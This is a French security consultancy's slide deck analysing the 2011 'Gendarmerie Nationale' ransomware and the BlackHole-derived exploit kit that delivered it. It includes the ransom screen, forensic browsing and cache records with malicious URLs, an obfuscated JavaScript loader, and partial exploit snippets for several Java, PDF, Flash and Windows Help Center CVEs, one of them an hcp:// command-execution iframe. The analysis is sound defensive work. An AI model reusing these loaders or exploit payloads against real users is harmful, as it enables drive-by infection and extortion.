

Le logiciel malveillant « Gendarmerie Nationale »

Pierre-Yves Bonnetain
py.bonnetain@ba-consultants.fr

B&A Consultants – BP 70024 – 31330 Grenade-sur-Garonne

17 janvier 2012

B&A Consultants

- Cabinet de conseil en sécurité informatique créé en 1996.
- Conseils, suivi et assistance en sécurité informatique.
- Audits de sécurité, de configurations, de code. . .
- Tests d'intrusion, tests d'applications (boîte blanche, boîte noire).
- Analyses *post-mortem* de systèmes et applications.
- Analyses de risques, gestion des risques sur l'information.
- Ingénierie de la sécurité informatique, recherche de solutions.
- Formations à la sécurité informatique.
- Expertise judiciaire (civile ou pénale) et expertises privées.
- Animateur de ReSIST, groupe de travail régional de l'OSSIR (www.ossir.org/resist)

A toute fin utile...

La Gendarmerie Nationale n'a aucun rapport avec ce logiciel malveillant, si ce n'est que son nom est utilisé afin d'effrayer les victimes et les amener à verser une certaine somme d'argent à des tiers.

Plan

- 1 Symptômes et solution
- 2 Analyse du logiciel malveillant
- 3 Des questions ?

Depuis mi-décembre 2011



Environ 856 000 résultats [Recherche avancée](#)

[Virus..malware...Gendarmerie Nationale | CommentCaMarche](#)

Bonjour, je suis moi également victime du virus bloquant mon pc et ... [http://nord-pas-de-calais.france3.fr/info/alerte-au-virus-gendarmerie- ...](http://nord-pas-de-calais.france3.fr/info/alerte-au-virus-gendarmerie-...)
www.commentcamarche.net/.../affich-23922705-virus-malware-gend... - [En cache](#) - [Pages similaires](#)

[Malekal's forum • \[résolu\]Malware gendarmerie sur PC pro : VIRUS ...](#)

[résolu]Malware gendarmerie sur PC pro. Message de aureli123 » Sam 17 Déc , 8:58 am 2011. Bonjour à tous, Mon PC (équipé de Seven) a été infecté sur un ...
forum.malekal.com/malware-gendarmerie-sur-pro-t35171.html - [En cache](#) - [Pages similaires](#)

[malekal's site](#)

Trojan Fake Police / Virus **Gendarmerie** Nationale. Écrit le 11 décembre 2011 | 284 commentaires. On continue avec ces **malwares** Trojan.Winlock / Trojan. ...
www.malekal.com/ - [En cache](#) - [Pages similaires](#)

[Malware Ukash gendarmerie nationale - Sécurité - Forums 01net](#)

Bonjour, Je suis loin d'être le seul dans ce cas. je suis victime du fameux " courrier de la gendarmerie nationale" demandant 200€ pour ...
forum.telecharger.01net.com/.../malware...gendarmerie.../messages-1... - [En cache](#) - [Pages similaires](#)

[Malware "gendarmerie" - pour y voir plus clair](#)


Avec l'infection à la mode "Gendarmerie nationale a bloqué votre ordinateur", les membres du Groupe sécurité de PC Astuces insistent sur le ...
forum.pcastuces.com/malware_gendarmerie__pour_y_voir_plus_cl... - [En cache](#) - [Pages similaires](#)

[Streaming : des malwares se font passer pour la Gendarmerie ...](#)

15 déc. 2011 ... Des **malwares** circulent sur la toile via des malvertising sur les sites de streaming . L'internaute touché reçoit un message aux couleurs de la ...
www.undermews.fr/malwares.../streaming-des-malwares-se-font-passe... - [En cache](#) - [Pages similaires](#)

- Nombreux internautes touchés.
- Eric Freyssinet en parle (blog. crimenumérique.fr/ 2011/12/17).
- Allemagne, Suisse, Espagne, Royaume-Uni (versions localisées).

Sur le poste de l'utilisateur



ATTENTION!

Votre ordinateur a été bloqué pour violation de la loi Française

Gendarmerie nationale

Les infractions suivantes ont été détectées:

- Le fait, en vue de sa diffusion, de fixer, d'enregistrer ou de transmettre des matériels pornographique impliquant des mineurs.
- Spam.
- Utilisation des logiciels en infraction avec les droits d'auteur.
- Partager des fichiers multimédia en infraction avec les droits d'auteur.

Pour débloquent votre ordinateur, vous devez payer 200 € dans les 3 jours prochaines. Si vous ne payez pas dans le délai précisé, votre ordinateur sera confisqués et votre cas sera soumis au tribunal.

Vous pouvez payer l'amende avec l'aide des vouchers Ukash ou Paysafecard. Acheter les vouchers par Ukash ou Paysafecard de 200 €. Ensuite, ouvrez le tab «Payer amende», remplir le forme avec les codes et valeurs des vouchers, et clique sur le bouton «Payer amende». Votre ordinateur sera débloquent dans les 24 heures suivantes.

Après le débloquent, nous suggérons que vous:

- Supprime toutes les fichiers multimédia en infraction avec les droits d'auteur.
- Supprime des logiciels en infraction avec les droits d'auteur.
- Installer un logiciel anti-virus, si vous n'en avez pas encore.
- Faire un scan anti-virus.

Votre SE: Windows XP

Votre adresse IP: [redacted]

Votre FAI: SOCIETE FRANCAISE DU RADIOTELEPHONE S.A.

Votre ville: TOULOUSE

Dans le cas rencontré :

- Dès le démarrage de l'ordinateur
- Pour tous les utilisateurs
- Quel que soit le mode (normal, sans échec, etc.)
- « Amende » de 200 €

A souligner

- Identification de l'IP et du FAI de l'utilisateur
- Identification du système d'exploitation
- Géolocalisation de l'IP

Conclusion


Pour une personne non prévenue, couplé au logo de la Gendarmerie nationale, ça fait sérieux et inquiétant.

La demande


• Télécharger un logiciel anti-virus, si vous n'en avez pas encore.
• Installer un logiciel anti-virus, si vous n'en avez pas encore.
• Faire un scan anti-virus.


Votre SR: Windows XP Votre FAI: SOCIÉTÉ FRANÇAISE DU RADIOTÉLÉPHONE S.A.
Votre adresse IP: [REDACTED] Votre ville: TOULOUSE

Dépenser Ukash/Paysafecard est facile Payer amende


 Acheter Ukash/Paysafecard dans plus de 20.000 points de vente en France, y compris les bureaux de tabac, presse et stations service.

- Trouvez le point de vente le plus proche
- Demandez Ukash/Paysafecard : 20€, 50€, 100€, 200€
- Obtenez votre code Ukash de 19 chiffres (Paysafecard de 16 chiffres)






Tonéo Utilisez les Cartes Tonéo pour obtenir des bons Ukash. Les Cartes Tonéo sont disponibles dans plus de 30.000 points de vente (Bureaux de tabac, Points presse, Téléboutiques, Stations Service). Les cartes Tonéo sont proposées pour des valeurs de 7,5€, 15€, 50€, 100€.

 Une question concernant nos services ?
01 72 48 35 35


- Composez le **01 72 48 35 35** (gratuit)
- Choisissez un code Ukash
- Sélectionnez Ukash et la valeur désirée (5, 10, 40 ou 90 EUR)
- Entrez votre numéro de Carte Tonéo
- Recevez votre code par SMS



- Règlement par UKash
- Ils auraient même pu suggérer un anti-virus « homologué ».

⇒ Une demande de rançon très classique.

Conclusion sur le blocage



- Exécutable `explorer.exe` remplacé.
- L'utilisateur travaillait avec un compte administrateur. . .
- Réinstallation d'un exécutable propre.
- Et mise à jour complète du système.

Dans d'autres cas, modification clés de registre (`{HKLM,HKCU}\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell` notamment)

Plan

- 1 Symptômes et solution
- 2 Analyse du logiciel malveillant
- 3 Des questions ?

Procédure mise en œuvre

- ① Discussion avec l'utilisateur :
 - La page est apparue après une requête sur Google par rapport à un site à forte visibilité.
 - Sans avoir cliqué sur quoi que ce soit.
- ② Récupération de l'ordinateur.
- ③ Extraction du disque dur (et copie, on ne sait jamais).
- ④ Connexion à une station d'analyse forensique.
- ⑤ Et examen des éléments trouvés sur le disque dur.

Les outils

Principalement des outils de Nir Sofer (www.nirsoft.net)

Suspicion forte

- Analyse chronologie des accès disques
- Identification d'un élément très suspect :


```
$ fls -o 208845 -l /dev/loop7 479  
[...]
```

```
r/r 9229-128-3: explorer.exe  
M:2008-04-14 14:00:00 (CEST)  
A:2011-12-16 08:39:56 (CET)  
C:2011-12-15 15:13:44 (CET)  
B:2008-04-25 14:46:23 (CEST)  
176128 0 0
```

[...]

- Méta-données de `explorer.exe` modifiées juste dans le créneau de l'incident.
- VirusTotal : 19/12/2011 : 17/43, 17/01/2012 : 30/43

Navigation de l'utilisateur



The screenshot shows a window titled 'MozillaHistoryView - D:\Documents and Setting' with a menu bar (File, Edit, View, Options, Help) and a toolbar. Below is a table of browsing history entries.

URL	Last Visit Date	Referrer	Title
http://searchbigs.com/rd.php? fwd=b642fa7ab426338...	15/12/2011 15:13:39	http://www.google.fr/	rd.php
http://g3kh4gk3hgk35h53aaaaa.nl.ai/forum.php?tp=...	15/12/2011 15:13:30	http://findervid.com/in.cgi?2	forum.php
http://findervid.com/in.cgi?2	15/12/2011 15:13:30	http://eurowatcheshq.net/	in.cgi
http://eurowatcheshq.net/	15/12/2011 15:13:30	http://184.171.169.130/c...	eurowatcheshq.net
http://184.171.169.130/click.php?c=10b7490493b10b...	15/12/2011 15:13:29	http://178.162.172.38/cli...	click.php
http://178.162.172.38/click.php?s=eAEJ1ukW0EMbb...	15/12/2011 15:13:29	http://searchbigs.com/rd...	click.php
http://www.google.fr/#sclient=psy-ab&hl=fr&source...	15/12/2011 15:13:13		- Recherche Go...
http://www.google.fr/	15/12/2011 15:13:01		Google
https://www.hsbc.fr/1/2/hsbc-france/entreprises-insti...	15/12/2011 14:24:52		Banque entreprise et PME, prêt ...

- Une recherche sur Google. . .
- Qui ramène vers des sites infectés. . .
- Téléchargement du code agressif.

Enchaînement des URIs


L'examen des référents (champ Referer) donne la chronologie suivante :

- 1 Google.fr
- 2 SearchBigs.com
- 3 178.162.172.38
- 4 184.171.169.130
- 5 eurowatcheshq.net
- 6 findervid.com
- 7 g3kh4gk3hgk35h53aaaaaa.nl.ai

Questions

Lien entre la recherche Google et SearchBigs ? Que s'est-il passé durant les 16 secondes entre la recherche Google et l'accès à 178.162.172.38 ?

Le cache du navigateur



Filename	Content Type	URL	File Size	Last Modified	Last Fetched
favicon.ico	image	http://g3kh4gl3hgk35h53aaaaaa.nl.ai/favicon...	162	15/12/2011 15:13:39	15/12/2011 15:13:39
19.htm	text/html	http://g3kh4gl3hgk35h53aaaaaa.nl.ai/content...	9 753	15/12/2011 15:13:36	15/12/2011 15:13:33
2.htm	text/html	http://findervid.com/in.cgi?2	0	15/12/2011 15:13:30	15/12/2011 15:13:30
9e9a2a3a4b7fc1d2.htm	text/html	http://g3kh4gl3hgk35h53aaaaaa.nl.ai/forum...	119 929	15/12/2011 15:13:33	15/12/2011 15:13:30
eurowatcheshq.net.htm	text/html	http://eurowatcheshq.net	0	15/12/2011 15:13:30	15/12/2011 15:13:30
10b7490493b10b661f8dd64...		http://184.171.169.130/click.php?c=10b7490...	0	15/12/2011 15:13:30	15/12/2011 15:13:29
eAEdj1uKW0EMBeSFvzr1w...	text/html	http://178.162.172.38/click.php?s=eAEdj1uK...	0	15/12/2011 15:13:29	15/12/2011 15:13:29
searchbigs.com.htm	text/html; charset=UTF-8	http://searchbigs.com/r/d.php?fwid=b642fa7ab...	0	15/12/2011 15:13:29	15/12/2011 15:13:29
921ba512e1d47bc9b0b5566...		http://184.171.169.130/click.php?c=921ba51...	0	15/12/2011 15:13:21	15/12/2011 15:13:21
id=c000fee8-4db8-4c20-b2...		http://109.206.161.73:8180/feed/go.php?id=...	0	15/12/2011 15:13:22	15/12/2011 15:13:21
eAEVzktOazEQrdGpVBE49S...	text/html	http://178.162.172.38/click.php?s=eAEVzktOa...	0	15/12/2011 15:13:21	15/12/2011 15:13:20
searchbigs.com.htm	text/html; charset=UTF-8	http://searchbigs.com/r/d.php?fwid=1b96a71d...	0	15/12/2011 15:13:20	15/12/2011 15:13:20
atyp=i8ct=8cad=s3,c3,x_...	text/html; charset=UTF-8	http://www.google.fr/gen_204?atyp=i8ct=8c...	0	15/12/2011 15:13:18	15/12/2011 15:13:18
r=48f=38s=400_5858quer...	application/x-javascript; charset=UTF-8	http://clients1.google.fr/webpagethumbnailf...	38 864	15/12/2011 15:13:18	15/12/2011 15:13:18
nycl1.gif	image/gif	http://www.google.fr/images/nycl1.gif	3 236	05/10/2011 15:57:47	15/12/2011 15:13:17
r=48f=38s=400_5858quer...	application/x-javascript; charset=UTF-8	http://clients1.google.fr/webpagethumbnailf...	37 437	15/12/2011 15:13:18	15/12/2011 15:13:17
r=48f=38s=400_5858quer...	application/x-javascript; charset=UTF-8	http://clients1.google.fr/webpagethumbnailf...	35 586	15/12/2011 15:13:18	15/12/2011 15:13:17
aJFnFYy8ZwJ.jpg	image/jpeg	http://news.google.fr/news/tdn/aJFnFYy8ZwJ...	1 234	15/12/2011 15:13:10	15/12/2011 15:13:10

- Quelques fichiers qui pourraient nous intéresser
- Extraction et analyse de 9e9a2a3a4b8fc1d2.htm et de 19.htm

Le fichier 9e9a2a3a4b8fc1d2.htm

EcmaScript qui décode puis exécute des données :

```
<html><body><script>
if(document.createTextNode)
    aa=([].unshift+'rv35r32wr').substr(2,4);
a=[null,new Array(...27 657 entiers...)];
v=aa; if(!((v!='ncti')&&(v!='unct'))){w=String;e=eval;}
md="a"; c=''; i=0; s=a[4-3];
while(i!=s.length){
    c=c+w["f"+"r"+"o"+"mCharCo"+"de"](s[i] + 8);
    i++;
}
e(c);
</script></body></html>
```


Décodage

jsunpack et remise en page :

```
document.write(
  '<center><h1>Please wait page is loading...</h1></center><hr>');
function end_redirect() {}
var jver = [0, 0, 0, 0],
    pdfver = [0, 0, 0, 0],
    flashver = [0, 0, 0, 0];
try {
  var PluginDetect = {
    handler: function (c, b, a) {
      return function () { c(b, a) {} },
    isDefined: function (b) {
      return typeof b != "undefined"
    },
    ... [1500 lignes de code] ...
  }
}
</script></body></html>
```

Base de code déjà vue

- Dérivé du kit BlackHole.
- Certaines vulnérabilités exploitées sont différentes.
- Fonctions rendues obsolètes par des modifications du code, mais pas effacées.

Que fait le code ?

- Variable PluginDetect contient du code très étoffé de détection.
- Variables jver, pdfver et flashver : identification des versions de Java, du lecteur PDF et du greffon Flash.
- Enchaînement de six routines sp10() à sp15(), chacune ajoutant (en fonction de résultats de tests) des données au document courant.

Code de détection

```
PluginDetect.initScript();  
PluginDetect.getVersion(".");  
jver = PluginDetect.getVersion("Java", "./getJavaInfo.jar");  
pdfver = PluginDetect.getVersion("AdobeReader");  
flashver = PluginDetect.getVersion('Flash');
```

PluginDetect

Outil générique de détection des greffons (Java, QuickTime, DevalVR, Shockwave, Flash, Windows Media Player, Silverlight, VLC Player, Adobe PDF Reader, Generic PDF Reader, RealPlayer).

- Identification de la plateforme :
 - système d'exploitation (Windows, MacOS, Linux, FreeBSD, iPhone/iPod/iPad, WinCE/Mobile/PocketPC)
 - navigateur (IE, Firefox/Gecko, Safari, Chrome, Opera).
- Version du navigateur est aussi identifiée, sauf pour Safari.
- Si IE, contrôle si ActiveX est utilisable.
- Dans notre cas, identification des versions de Java, Adobe Reader et Flash.

JAVA : fonctions spl0 et spl1

- spl0

- CVE-2011-3544

```
if (jver[1] == 6 && jver[3] <= 28) {  
    var f = document.createElement('applet');  
    f.setAttribute('code', 'Market.class');  
    ...
```

- spl1

- CVE-2010-0840

```
if (jver[1] < 6) {  
    var f = document.createElement('applet');  
    f.setAttribute('code', 'photo.Zoom.class');  
    f.setAttribute('archive',  
        './content/g43kb6j34kblq6jh34kb6j3kl4.jar');  
    ...
```

PDF : fonction spl3

- Fonction spl2 vide ; enchaîne directement spl3().
- Va chercher un PDF contenant de l'EcmaScript.
- Selon la version de Acrobat Reader identifiée :
 - URI fdp1.php : versions < 8 ; VirusTotal : 25/43 détections au 16 janvier 2012.
 - URI fdp2.php : versions 8 et 9.X, X <= 3 ; CVE-2010-0188 ; VirusTotal : 15/41 détections.

```
if (pdfver[0] > 0 && pdfver[0] < 8) {  
    show_pdf('./content/fdp1.php?f=19')  
} else if ((pdfver[0] == 8) ||  
           (pdfver[0] == 9 && pdfver[1] <= 3)) {  
    show_pdf2('./content/fdp2.php?f=19')  
}
```

Windows HCP : fonction spl4

- Récupère une nouvelle page dans un IFRAME : 19.htm

```
for (var i = 0, m; i < navigator.plugins.length; i++) {  
    var name = navigator.plugins[i].name;  
    if (name.indexOf('Media Player') != -1) {  
        m = document.createElement('IFRAME');  
        m.setAttribute('src', './content/cph2.php?c=19');  
        ...  
    }
```
- Vecteur de l'infection chez notre client (cf contenu cache Firefox)

Greffon Flash : fonction spl5

- Versions 10.0.X avec $X > 40$, 10.1, 10.2.Y avec $Y < 159$.
- CVE-2011-0611 : corruption de mémoire dans le greffon

```
var fname = "content/field";
var Flash_obj =
    "<object
      classid='clsid:d27cdb6e-ae6d-11cf-96b8-444553540000'
      width=10 height=10 id='swf_id'>";
Flash_obj += "<param name='movie' value='" + fname +
            "'.swf' />";
al = "always";
Flash_obj += "<param name=\"allowScriptAccess\" value='" +
            al + "' />";
...
```


Fichier 19.htm

- Page codée de la même façon que 9e9a2a3a4b8fc1d2.htm
- CVE-2010-1885 : validation d'URLs dans le Centre d'Aide.
- Décodage :

```
<iframe src="hcp://services/search?query=anything&
  topic=hcp://system/sysinfo/sysinfomain.htm%A%%A%
  [95 fois %A%]
  ..%5C..%5Csysinfomain.htm%u003f
  svr=<script defer>Run('cmd /c ...
```

- Exécution de commande dans le contexte de l'utilisateur.

Conclusions sur BlackHole

- Cadre fonctionnel évolué et évolutif.
- Routine de test de configuration/greffons récupérée sur Internet.
- Teste différentes vulnérabilités (une seule directement liée au système d'exploitation)
- Ajouter ou modifier des routines comme `sp1X()` est trivial.
- Outil industrialisé : 1500\$ pour un an avec mises à jour, 1000\$ pour six mois, 700\$ pour un trimestre.
- Se trouve facilement sur des sites de téléchargement (MegaUpload et autres).

Références

- JSUnpack : `jsunpack-n.googlecode.com`
- BlackHole : https://threatpost.com/en_us/blogs/black-hole-exploit-kit-available-free-052311
- PluginDetect : www.pinlady.net/PluginDetect

Plan

- 1 Symptômes et solution
- 2 Analyse du logiciel malveillant
- 3 Des questions ?